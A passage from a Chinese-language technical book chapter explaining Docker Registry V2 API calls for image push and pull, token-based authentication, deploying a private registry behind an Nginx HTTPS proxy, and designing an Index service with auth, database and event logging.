在上面的命令中输入查询路径，将会返回 JSON 格式的结果，列出了仓库里面包含的所有镜像标签。

最后，通过如下命令获取 Manifest。

```
$ curl -X GET http://localhost:5000/v2/foo/bar/manifests/1.0
{
  "name": "foo/bar",
  "tag": "1.0",
  "architecture": "amd64",
  "fsLayers": [
    <清单内容 (...)>
  ]
}
```

在请求中输入指定仓库和标签，即可返回整个清单内容。

### 4.3.3 Registry API 传输过程分析

用户对 Registry 的访问，包括镜像上传、下载、查询和删除等操作，都是通过向 Registry 发送一系列 API 请求来实现的。下面重点介绍 Registry API 在镜像上传和下载过程中的应用。

#### 1. 镜像下载 (pulling)

下载的顺序是先下载元数据 Manifest，再下载镜像 layers。下载请求的格式是 GET 方法后面跟随下载路径，并附上 Host 和 Authorization 头信息，如下：

```
GET /v2/<name>/manifests/<reference>

Host: <registry host>
Authorization: <scheme> <token>
```

如果请求返回 404 Not Found 结果，则表明 Manifest 不存在，下载结束。

Manifest 成功下载之后，用户通过 Docker Engine 对镜像签名进行校验。校验通过之

后，用户找到 blob 的 tarsum digest，通过它下载 layers blob。API 请求如下：

```
GET /v2/<name>/blobs/<tarsum>
```

Registry 提供了 HTTP 缓存功能（分别用 Redis 和 inmemory 方式实现）以加快下载速度。另外下载请求的 header 里 Range 项是偏移量值，表示分段范围。

## 2. 镜像上传 (pushing)

和下载顺序相反，上传时是先上传镜像 layers，后上传 Manifest。

### (1) 初始化上传

用户上传镜像的时候，首先要向 Registry 发送一个 API 请求初始化上传任务。请求如下：

```
POST /v2/<name>/blobs/uploads/
```

URL 中间参数 <name> 表示上传的 layer 链接到哪个镜像。

Registry 成功接收请求之后，返回 202 Accepted 状态响应，以及一系列响应头信息。如下所示：

```
202 Accepted
Location: /v2/<name>/blobs/uploads/<uuid>
Range: bytes=0-<offset>
Content-Length: 0
Docker-Upload-UUID: <uuid>
```

其中，Location 字段指定了上传的 URL 地址，接下来的上传过程都会指向这个地址。<uuid> 经过了 base64 格式编码，内容对于用户是不透明的，防止 uuid 被修改或者伪造。在持续上传 layer 的过程中，用户会用到 Docker-Upload-UUID 字段。这是为了把本地上传状态和远端关联起来，作为判断上传状态的条件。

开始上传之前，用户会检查 layer 是否已经在仓库里存在。检查的动作通过发送一个 API 请求来实现：

```
HEAD /v2/<name>/blobs/<digest>
```

Registry 存放着 layer 数据的校验码。如果 Registry 根据 digest 参数找到了相应的 layer 校验码，则认为 layer 已经存在于 Registry。接下来返回响应信息给用户：

```
200 OK
Content-Length: <length of blob>
Docker-Content-Digest: <digest>
```

用户从“200 OK”的状态响应中得知，layer 数据已经存在于 Registry，不会继续执行上传动作。

### (2) 上传过程

Registry 支持两种模式上传 layer：整体上传 (Monolithic Upload) 模式和分段上传



(Chunked Upload) 模式。下面分别介绍两种模式的工作原理。

- 整体上传模式

layer 数据作为一个整体，一次性上传到 Registry 仓库，从而降低了上传过程的复杂性。整体上传请求格式表示为：

```
PUT /v2/<name>/blobs/uploads/<uuid>?digest=<tarsum>[&digest=sha256:<hex digest>]
Content-Length: <size of layer>
Content-Type: application/octet-stream

<Layer Binary Data>
```

请求命令行必须包含 digest 参数，表示 layer 数据的哈希校验码；头信息包含表示数据长度和数据类型的字段。

用户也可以通过一个 POST 请求结束上传，格式与上面的请求相同：

```
POST /v2/<name>/blobs/uploads/?digest=<tarsum>[&digest=sha256:<hex digest>]
Content-Length: <size of layer>
Content-Type: application/octet-stream

<Layer Binary Data>
```

Registry 接收到请求之后，会验证上传来的 layer 数据，并把验证结果通过响应返回给用户。假如上传失败，Registry 会发送错误的响应给用户，并向响应头信息加上 Location 字段，指明失败对象的路径，使用户可以重新上传。

- 分段上传模式

在该模式下，用户会把一笔 layer 数据分割成几段，每次请求上传一段。请求头信息 Content-Length 和 Content-Range 字段表明了数据段的长度和偏移范围。完整的请求格式如下：

```
PATCH /v2/<name>/blobs/uploads/<uuid>
Content-Length: <size of chunk>
Content-Range: <start of range>-<end of range>
Content-Type: application/octet-stream

<Layer Chunk Binary Data>
```

如何分割 layer 数据没有强制要求，不过 Registry 必须依照上传顺序接收数据。Registry 可以规定上传数据的长度范围，如果用户上传的数据长度超出了范围，就会返回如下错误信息：

```
416 Requested Range Not Satisfiable
Location: /v2/<name>/blobs/uploads/<uuid>
Range: 0-<last valid range>
Content-Length: 0
Docker-Upload-UUID: <uuid>
```

通常如下两种情况下 Registry 会报出 416 的错误响应：

- 1) 请求头信息中 Content-Range 字段格式不符合 Registry 要求;
- 2) 数据段没有按顺序上传给 Registry。

用户收到错误返回之后, 应该从 last valid range 参数指定的位置继续上传数据。

Registry 成功接收数据后返回的信息如下:

```
202 Accepted
Location: /v2/<name>/blobs/uploads/<uuid>
Range: bytes=0-<offset>
Content-Length: 0
Docker-Upload-UUID: <uuid>
```

用户上传最后一个数据段的时候, 发送的请求会与上面有所不同, 如下所示:

```
PUT /v2/<name>/blob/uploads/<uuid>?digest=<tarsum>[&digest=sha256:<hex digest>]
Content-Length: <size of chunk>
Content-Range: <start of range>-<end of range>
Content-Type: application/octet-stream

<Last Layer Chunk Binary Data>
```

如果用户不发送这条请求, Registry 会认为 layer 还没有上传完。如果 layer 数据段已经存在于 Registry, 用户需要把 layer 的 digest 发送 PUT 请求到 Registry, 请求 Body 置空, 通过这条请求就可表示完成了一次上传。

Registry 从 <tarsum> 获取到校验码后, 会校验上传的 layer 数据。如果成功返回则响应如下:

```
201 Created
Location: /v2/<name>/blobs/<tarsum>
Content-Length: 0
Docker-Content-Digest: <digest>
```

❑ 201 Created 状态响应表示 layer 在仓库中成功建立;

❑ Location 字段表示 layer 在仓库的 URL 地址;

❑ Docker-Content-Digest 字段包含了 layer 的完整性校验码。

用户通常会忽略 Docker-Content-Digest 信息, 但为安全起见, 建议用它校验本次上传的 layer 数据的完整性。

在两种上传模式中, 如果用户想知道某时刻的上传进度, 只要发送一个查询请求, 如下所示:

```
GET /v2/<name>/blobs/uploads/<uuid>
Host: <registry host>
```

如果上传已经完成, 状态返回值是 202 Accepted, 反之返回 204 No Content。

### (3) 取消上传

如果镜像数据在上传途中因故要取消, 用户可发送 DELETE 请求, Registry 接收到请

求之后会丢弃掉之前的上传数据，且不会记录镜像的 <uuid>。命令如下：

```
DELETE /v2/<name>/blobs/uploads/<uuid>
```

上传如果没有完成，Registry 将对这次过程作超时处理。若用户端遇到严重的问题无法正确上传，但是 HTTP 请求还在工作，则可以主动发送取消命令。

#### (4) 上传 Manifest

全部 layer 数据上传完成之后，开始上传 Manifest。

```
PUT /v2/<name>/manifests/<reference>
```

```
{
  "name": <name>,
  "tag": <tag>,
  "fsLayers": [
    {
      "blobSum": <tarsum>
    },
    ...
  ],
  "history": <v1 images>,
  "signature": <JWS>,
  ...
}
```

请求 URL 中的 <reference> 表示这次上传的是指定的镜像 <tag> 或是 <digest>，其中的 <name> 和 <digest> 要和整个上传过程保持一致，否则 Registry 会返回错误。如果 Manifest 里面带入了 layer digest 在 Registry 中没有记录，Registry 将返回错误 BLOB\_UNKNOWN，认为 layer 无法识别，如下：

```
{
  "errors": [ {
    "code": "BLOB_UNKNOWN",
    "message": "blob unknown to registry",
    "detail": {
      "digest": <tarsum>
    }
  },
  ...
]
```

### 4.3.4 鉴权机制

鉴权机制是 Registry V2 版本之后新增加的功能，目的是校验用户请求权限。和 Github 类似，Registry 的内部仓库分为公有和私有，私有仓库只允许特定用户访问，这种校验和控

制访问权限的任务由 Docker Engine、Registry 和 Auth Server 协作完成。

外来的 Registry HTTP 请求由不同的客户端发起，Registry 只有验证到请求由哪个用户发起，这次请求访问的资源是否对这个用户开放之后，才会允许请求继续。鉴权认证功能保证了 Registry 访问安全可控。

Auth Server 根据 OAuth 2.0 协议生成 token 供 Registry 认证用户请求。token 依照 JSON Web Token (JWT) 规范，在内容里包含 Registry 用到的域关键字如 typ、alg 和 kid 等。

为使能鉴权功能，Registry 要在 Auth 接口上配置相关选项，其格式如下：

```
auth:
  token:
    realm: "https://127.0.0.1:5001/auth"
    service: "Docker registry"
    issuer: "My Auth Server"
    rootcertbundle: "/path/to/server.pem"
```

Auth Server 由 Registry 开发者部署搭建，Registry 完全信任 Auth Server；Registry 和 Auth Server 之间以证书（open SSL）作为凭据认证 token，Auth Server 生成和保存 pem 证书和秘钥 key，Registry 导入 Server 发放的证书；Server 把签过用户名的 token 返回给用户，用户用这个 token 去 Registry 作鉴权认证。

结合上面讲到的镜像上传过程，带有鉴权功能的整个上传过程大致分为六个步骤，如图 4-11 所示。




图 4-11 Registry 访问 + 认证流程图<sup>①</sup>

鉴权是针对一次完整的 push 或 pull 过程的，Docker Engine 在 push 或 pull 过程中会调用一系列 Registry API，就如在上一节中所介绍的。鉴权之后产生 token，每一次 API 访问都带有含认证信息的 token，Registry 就是通过校验 token 来接受 API 访问的。

在上传过程中，首先，用户发起上传请求，请求通过 Docker Engine，依照 Registry API 协议发送给 Registry。Engine 试图赋给 HTTP 请求一个鉴权的 token；如果没有 token，

<sup>①</sup> 此图源于：<https://github.com/docker/distribution/blob/master/docs/spec/auth/token.md>。

daemon 会试图更新 (refresh/fetch) 一个新的 token。

请求中包含了一系列的 REST API 方法 (如 PUT、GET、DELETE、POST、PATCH 等)。因为 push 和 pull 的行为包含了这样一组方法, 所以在 Registry 作为 HTTP server 运行的时候, 就会通过方法注册的回调机制来判断方法所对应的后面的资源 (digest 描述的对象) 是不是和从 token 解析出来的参数匹配。

第二步, 如果用户请求没有做过认证并且请求中不带 token, 则 Registry 将会返回 401 Unauthorized 状态, 并告诉用户端 Auth Server 地址, 要求用户去认证。

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Bearer realm="https://auth.docker.com/v2/token/",service=
"registry.docker.com",scope="repository:samalba/my-app:push"
```

这里的 realm、service、scope 等都是遵循 OAuth 2.0 协议的关键字。scope 的内容格式是 <resource>:<path>:<action>。以上面返回的信息为例, 用户访问 Registry 的前提是从 Auth Server 获得 token, 且包含 push samalba/my-app 这个仓库资源的权限。



**注意** 理论上 <resource> 可以被设计成具体仓库以外形式的资源 (如 namespace), 那么一旦认证, client 就可以访问 (push) 整个 namespace 了。

第三步, 用户带着 Registry 返回的信息以及用户证书去访问 Auth Server (地址包含在返回信息中) 申请 token。访问如下:

```
GET /v2/token/?service=registry.docker.com&scope=repository:samalba/my-
app:push&account=jlhawn HTTP/1.1
Host: <registry address>
```

第四步, Auth Server 后端账户系统记录着用户名和密码, 获取到当前访问用户的名字和密码后, 依照 JWT 格式生成带有鉴权信息的 token 返回给用户。

密码以密文方式保证安全性, 解密通过 bcrypt 算法, 实现平台通常提供了相应的函数库。Auth Server 可以通过灵活设计接口来提供一个或者多个认证源, 包括基本的本地认证 (basic auth), 以及第三方账户认证。

此时, Auth Server 生成 token, 作为响应返回:

```
HTTP/1.1 200 OK
Content-Type: application/json

{"token": "<token content>"}
```

token 包含头信息、Claims Set 和签名这三部分信息。

- 头信息

头信息如下:

```
{
  "typ": "JWT",
```

```

    "alg": "ES256",
    "kid": "PYYO:TEWU:V7JH:26JV:AQTZ:LJC3:SVVJ:XGHA:34F2:2LAQ:ZRMK:Z7Q6"
  }
}

```

其中, typ 表示 token 类型, alg 表示签名算法, kid 表示秘钥 key 的 ID, 秘钥用来给 token 签名。

#### ● Claims Set

Claims Set 是 JSON 格式的字段, 包含 token 的请求信息。

```

{
  "iss": "auth.server.com",
  "sub": "j1lhawn",
  "aud": "my.registry.io",
  "exp": 1415387315,
  "nbf": 1415387015,
  "iat": 1415387015,
  "jti": "tYJC01c6cnny7kAn0c7rKPgbV1H1bFws",
  "access": [
    {
      "type": "repository",
      "name": "samalba/my-app",
      "actions": [
        "push"
      ]
    }
  ]
}

```

其中 iss 表示 Auth Server 域名; sub 表示用户名; aud 表示校验 token 方(这里指 Registry)的域名; exp、nbf 和 iat 表示 token 的有效期; jti 表示 token 的唯一标识符; access 数组表示访问对象的实体。

#### ● 签名

签名使用秘钥对头信息和 Claims Set 实体进行 base64 编码, 然后合并编码结果生成 token。

第五步, 用户带着获取的 token 再次访问 Registry, 头信息包含关键字 Authorization:

```
Authorization: Bearer <token content>
```

第六步, Registry 校验 token, 校验对象包括:

- ☐ Auth Server 域名得到 Registry 认可;
- ☐ token 标示符是唯一的;
- ☐ token 在有效期;
- ☐ token 中访问对象信息和用户访问匹配。

校验成功后用户上传获得鉴权, 开始上传。

## 4.4 部署私有仓库

### 4.4.1 运行私有服务

Docker 私有服务 (private registry) 用来建设私有仓库, 管理私有 Docker 镜像。部署私有服务的优点有:

- ❑ 可独立开发和运维私有仓库;
- ❑ 节省带宽资源;
- ❑ 有独立的账户管理系统;
- ❑ 增加了定制化功能。

搭建私有仓库的前提是部署 Docker Private Registry。Registry 的运行命令如下:

```
$ docker run -d --hostname localhost --name registry-v2 \  
-v /opt/data/distribution:/var/lib/registry/docker/registry/v2 \  
-p 5000:5000 registry:2.0
```

基础镜像可以基于 Docker Registry 官方代码编译 (<https://github.com/docker/distribution>)。

上面运行一个名为 registry-v2 的服务时, 命令中的 -v 选项会把本地某个目录 mount 到容器内镜像存储目录, 方便开发者查看和管理本地镜像数据。

这里为了演示, 让 Registry 向外暴露了端口 5000, 这样一来, 任何可以访问这台主机的用户都可以向 Registry 上传或下载镜像。比如, 可用上面介绍 Registry 时演示的针对私有仓库的 push/pull 命令完成操作:

```
$ docker push localhost:5000/official/ubuntu:14.04
```

push 后面指明了服务主机名或域名 localhost, 5000 代表对外端口, 后面跟随的是具体仓库的名称。这样访问该主机的用户就都可以上传或下载镜像了。

### 4.4.2 构建反向代理

在实际使用中, 暴露主机端口的方法是不安全的, 如果 Registry 没有配置访问代理, 任何用户都是可以直接通过端口访问的。因此, 设计时需要为其加上 HTTPS 反向代理。该方式会用代理服务器来接受用户 HTTPS 请求, 然后将请求转发给内部网络上的 Registry 服务器, 并将 Registry 响应结果返回给用户。请求经过代理服务的方式保证了对内部服务器的安全访问。

假设私有仓库的地址是 <https://my.docker.io>, 一个简单的私有 Registry (Hub) 结构则如图 4-12 所示。

加上反向代理之后私有仓库会分发证书给用户, 用户通过 HTTPS 协议才能够访问想要访问的主机, 提升了用户访问的可靠性和安全性。Registry 作为后端不会对外暴露端口, 一定程度上保护了 Registry 不受外部非法访问攻击, 唯一可以访问的端口是 HTTPS 协议规定

的 443 或是 80 端口。




图 4-12 私有仓库架构图

在很多设计中，前端的 HTTPS 代理会采用 Transport Layer Security (TLS) 安全模式或者 Nginx 反向代理技术，这里以 Nginx 为例分析前端反向代理的部署方法。

开源社区上提供了一些在 Docker Registry 上用 Nginx 实现反向代理的方法。这里以 opendns 组织下的 nginx-auth-proxy 开源项目 (<https://github.com/opendns/nginx-auth-proxy>) 为例，实现 Docker Registry 的反向代理功能。

在实现反向代理功能时，先要生成服务器的一对秘钥和根证书，下面看看如何用 openssl 命令生成自签名证书。

首先生成私钥文件 server.key:

```
$ openssl genrsa -out server.key 2048
```

再生成根证书文件 server.pem:

```
$ openssl req -newkey rsa:2048 -nodes -keyout server.key \
-x509 -days 3650 -out server.pem -subj \
"/C=CN/ST=state/L=city/O=Your Company Name/OU=localhost"
```

下面将 pem 编码格式的证书转换成 crt 扩展名证书，放到系统证书目录（用户访问 Registry 之前需要作这一步）:

```
$ cat server.pem | sudo tee -a /etc/ssl/certs/server.crt
```

Nginx 把生成好的证书通过 Dockerfile 加载到镜像中:

```
ADD server.crt /etc/ssl/certs/docker-registry
ADD server.key /etc/ssl/private/docker-registry
```

相应的，在 Nginx 配置文件 <nginx conf> 里使能 SSL 功能:



```
ssl on;
ssl_certificate /etc/ssl/certs/docker-registry;
ssl_certificate_key /etc/ssl/private/docker-registry;
```

Nginx 里面记录了访问服务器的用户名和密码，htpasswd 命令会生成含有多组用户名和密码的文件。把 htpasswd 文件挂载到 <nginx conf> 里面，用户访问的时候 Nginx 会去文件里面查询和校验用户信息是否匹配，匹配成功访问才能继续。

```
auth_basic_user_file <htpasswd file name>;
```

运行 Nginx 容器后，启动代理功能：

```
docker run -d --hostname my.docker.io --name nginx \
--link registry:registry -p 443:443 nginx
```

查看容器运行状态：

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
9ec98a841e9	nginx:latest	"/bin/sh -c /start.sh"	5 hours ago	80/tcp,	
0.0.0.0:443->443/tcp	nginx				
99fe78c2f625	registry:latest	"docker-registry"	5 hours ago	5000/tcp	registry

这里要使仓库的域名成为主机名，这样它才能被识别，Nginx 通过地址 <http://docker-registry> 本机内访问 Registry，并添加 my.docker.io 进系统配置 /etc/hosts。此时访问仓库就需要通过 HTTPS 协议了，Windows 浏览器通过 Registry 主机 IP 地址也可以访问 Registry。Registry 不对外暴露端口。

```
$ curl -k -X GET https://my.docker.io/v2/
{}

```

Nginx 对 Registry 服务器资源访问权限的控制，是通过写在代理配置文件中的 Nginx 代码实现的。下面介绍配置文件的基本内容和作用。

配置项 proxy\_pass 表示代理转发对象的 IP，如上面的 Registry 对象会表示为：

```
proxy_pass http://registry:5000;
```

请求转发的时候要附上必要的请求头信息，头信息的字段内容也在配置文件定义。定义的内容大致包含虚拟主机地址、远程主机地址、访问 token、服务器 IP 和端口等，如下所示：

```
proxy_set_header Host $http_host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header Authorization "";
proxy_set_header Accept-Encoding "";
proxy_set_header X-Forwarded-By $server_addr:$server_port;
proxy_set_header X-Forwarded-For $remote_addr;
```

Registry 服务路径下的资源访问权限通过配置 Nginx location 域来设置。路径资源可以被用户访问而不需要鉴权的情况下，Nginx 的配置如下：

```
location /v2/ {
    auth_basic off;
    proxy_pass          http://docker-registry;
}
```

资源访问受限，需要用户密码的情况下，Nginx 的配置如下：

```
location /auth {
    auth_basic          "Restricted";
    auth_basic_user_file passwd;
    proxy_pass          http://docker-registry;
}
```

用户如想上传私有镜像到 Registry，就要先登录 Registry 域，命令如下：

```
$ docker login -u <user name> -p <password> -e <email> my.registry.io
```

## 4.5 Index 及仓库高级功能

### 4.5.1 Index 的作用和组成

按照上一节介绍的方法，搭建起来的私有仓库只具备镜像存储和安全访问功能，而不具备账户管理功能。要实现完整的解决方案，Docker 开发者需要设计 Docker Index 用户管理系统。先来看看 Index 和 Registry 的关系，如图 4-13 所示。

Index 主要包括以下几项作用：

- ❑ 管理 Docker Private Hub 注册用户，认证用户访问权限；
- ❑ 保存记录和更新用户信息，以及 token 等校验信息；
- ❑ Docker 元数据（metadata）存储；
- ❑ 记录用户操作镜像的历史数据；
- ❑ 提供操作界面 Web UI，用户可以方便地访问和更新资源。

Index 主要由几个子模块组成，包括控制单元、鉴权模块、数据库、健康检查模块和日志系统等。这里给出一个 Index 的参考设计，如图 4-14 所示。




图 4-13 Registry 和 Index 交互过程<sup>①</sup>

<sup>①</sup> 该图源于：<https://github.com/docker/distribution/blob/master/docs/spec/auth/token.md>。




图 4-14 Index 设计架构

### 4.5.2 控制单元

控制单元负责搭建 HTTPS 服务，运行在 Index 上层。它和周边模块通信，实现用户扩展功能。模块对上层提供信息交互的接口，把上层用户的请求封装传递给下层接收模块作处理，再把接收的返回信息（如仓库镜像上传下载的结果等）传回给上层应用。它的内部组件如图 4-15 所示。




图 4-15 控制单元内部组件图

模块构建了一个 HTTP Server，上面封装了 TLS，以实现 HTTPS 方式安全访问。此外，还设计了一个 Application 添加到 Server，成为一个独立运行的 Web App。对于查询、删除镜像和设置仓库属性等用户功能，Registry 没有直接提供 API 接口，需要自己实现，把实现

这几项功能的代码注册成为 App 回调函数。用户发送 HTTP 请求时, App 从数据库返回结果给用户。

要让 Index 工作, 需要预先配置若干环境变量, 如鉴权地址、端口参数和数据库参数等。控制单元把这些参数从配置文件读出解析, 根据环境变量配置工作模式或是传递给周边单元。

有些用户操作信息需要被记录在数据库中, 如某个镜像被上传、下载及关注的次数等, 但这些无法直接从 Registry 获取, 因此, 需要 Index 控制单元通过接收和处理外部请求或通知来获取, 实现步骤如下:

- 1) 控制单元中实现一系列上述功能的 Handler 处理函数, 注册到 Index HTTP Server;
- 2) Registry 处理一个用户上传或下载镜像的请求后, 会通过内部的 Broadcast 模块通知远端的 Index 接收该事件, 其中包含用户名、操作行为、操作对象、镜像名和操作状态等信息;
- 3) 控制单元对收到的事件信息进行判断, 若判断出是一次成功的上传或下载操作, 就把需要记录的信息封装并发送给数据库接口;
- 4) 对于关注镜像的操作, 控制单元内部会实现一个 Rest API。收到用户的关注请求后, API 就把关注成功的响应返回给用户, 同时把关注信息发送给数据库接口。

### 4.5.3 鉴权模块

鉴权模块 (Auth Server) 是 Index 内部负责对 Registry API 请求提供鉴权 token 的模块。前文详细分析了 Registry 鉴权接口和用户鉴权请求的工作流程, 这里介绍生成 token 的过程。

Auth Server 是 Index 中一个单独定义的路径 (与 Registry 鉴权接口的注册路径匹配), 以 HTTP Handler 机制实现。

Server 收到用户请求后, 首先提取和解析用户名、密码、用户操作行为和用户访问对象等信息。数据库记录着用户的信息和权限, Server 会判断传进来的用户名和密码是否和数据库记录的信息一致, 然后确认用户是否有访问对象的权限。认证通过之后, Server 根据 JWT 规范补全 token 信息, 并生成签名校验码。最后, Server 对 token 进行 base64 编码, 把编码后的 token 字段返回给用户。

对于第三方用户的请求, Index Auth Server 会把用户请求转发给第三方 Server, 获取认证结果后保存第三方 token 到数据库以避免重复认证, 最后用上面介绍的方法生成 Registry 识别的 token 返回给用户。



**注意** 第三方用户是指没有在 Docker Index 上注册, 而是在其他 Server 网站或系统上注册的用户。如果 Index 允许这些 Server 的用户直接访问 Registry, 则会通过第三方 Server 认证并由 Index Auth Server 发放 token 给这类用户访问 Registry。

### 4.5.4 数据库

用户和仓库相关的需要长期保存的信息统一存放到数据库中，如 MySQL。Index 数据库需要实现包括用户信息、镜像信息、身份信息在内的几张表，如图 4-16 所示。




图 4-16 Index 数据库示意图

用户信息包括用户名、密码、邮箱、用户所在组织等。用户名、密码和邮箱在用户注册和登录时使用，作为校验信息。用户所在的组织涉及用户仓库路径和用户访问范围。组织管理员可以批量设置仓库访问权限，可只允许内部成员访问，对外不可见，这样方便批量管理仓库。用户在仓库中分配有一定配额，通过付费方式可以升级。

镜像信息为上传、下载和查询等行为提供了判断条件。每个镜像属于一个仓库，记录仓库信息便于批量管理镜像。标签（tag）是镜像的标识，用户可通过标签访问镜像。镜像包含一系列数据层（layer），layer 可以在不同镜像之间共享，记录 layer 信息则可统计仓库真实的使用空间。记录镜像访问次数可以统计镜像的活跃程度。

在镜像和用户之间建立关联表可以统计用户名下的全部镜像，计算用户使用空间。用户角色表用于区别一般用户和管理员用户，判断用户访问仓库的行为权限和访问范围。用户和角色关联表把每个用户和他的权限进行了关联，Index 可以根据用户角色判断用户是否有权访问镜像。

数据库里记录了镜像仓库的属性，包括公有属性和私有属性。公有仓库对所有用户开放，而私有仓库只对拥有该仓库的用户开放。

Index 通过数据库逻辑层访问数据库。在此过程中，Index 会访问数组成员的字段，访问操作包括创建、查询、升级和删除等。逻辑层提供统一接口，针对不同的数据结构创建

不同的函数方法。

## 4.5.5 高级功能

### 1. 仓库镜像查询

假设用户输入一个仓库名称，希望返回所有用户可以访问的仓库列表。仓库管理属于 Index 职责，Registry (V2) 本身不提供查询功能，它依赖 Index 数据库实现查询，因为数据库记录了所有仓库镜像的名称和属性。用户发送的查询请求为：

```
GET /index/search?q=<repo name>
Authorization: Bearer <token content>
```

Index 则根据 token 验证用户是否已经注册。对没有注册的用户只返回公有仓库匹配结果；对注册用户就返回公有仓库和与用户访问权限匹配的私有仓库结果。

### 2. 记录仓库镜像活动

Registry 具有事件通知功能（包括元数据和镜像上传下载事件），它通过 HTTP 请求将事件发送到远端 Server (Index 接收端)。

```
GET /index/event

Authorization: Bearer <token content>
```

事件以 JSON 格式发送：

```
{
  "id": "asdf-asdf-asdf-asdf-0",
  "timestamp": "2006-01-02T15:04:05Z",
  "action": "push",
  "target": {
    "mediaType": "application/vnd.docker.distribution.manifest.v1+json",
    "length": 1,
    "digest": "sha256:0123456789abcdef0",
    "repository": "library/test",
    "url": "http://example.com/v2/library/test/manifests/latest"
  },
  "request": {
    "id": "asdfsdf",
    "addr": "client.local",
    "host": "registrycluster.local",
    "method": "PUT",
    "useragent": "test/0.1"
  },
  "actor": {
    "name": "test-actor"
  },
  "source": {
```

```

    "addr": "hostname.local:port"
}
}

```

事件是作为请求内容发送给 Index 的。其内容包含 Registry 收到的用户请求细节，包括用户正在访问哪一个镜像，在进行什么操作，以及操作的进度等。Index 把解析出来的有用信息作为仓库活动记录在数据库，并可以由此统计每一个仓库的活跃度。

#### 4.5.6 Index 客户端界面

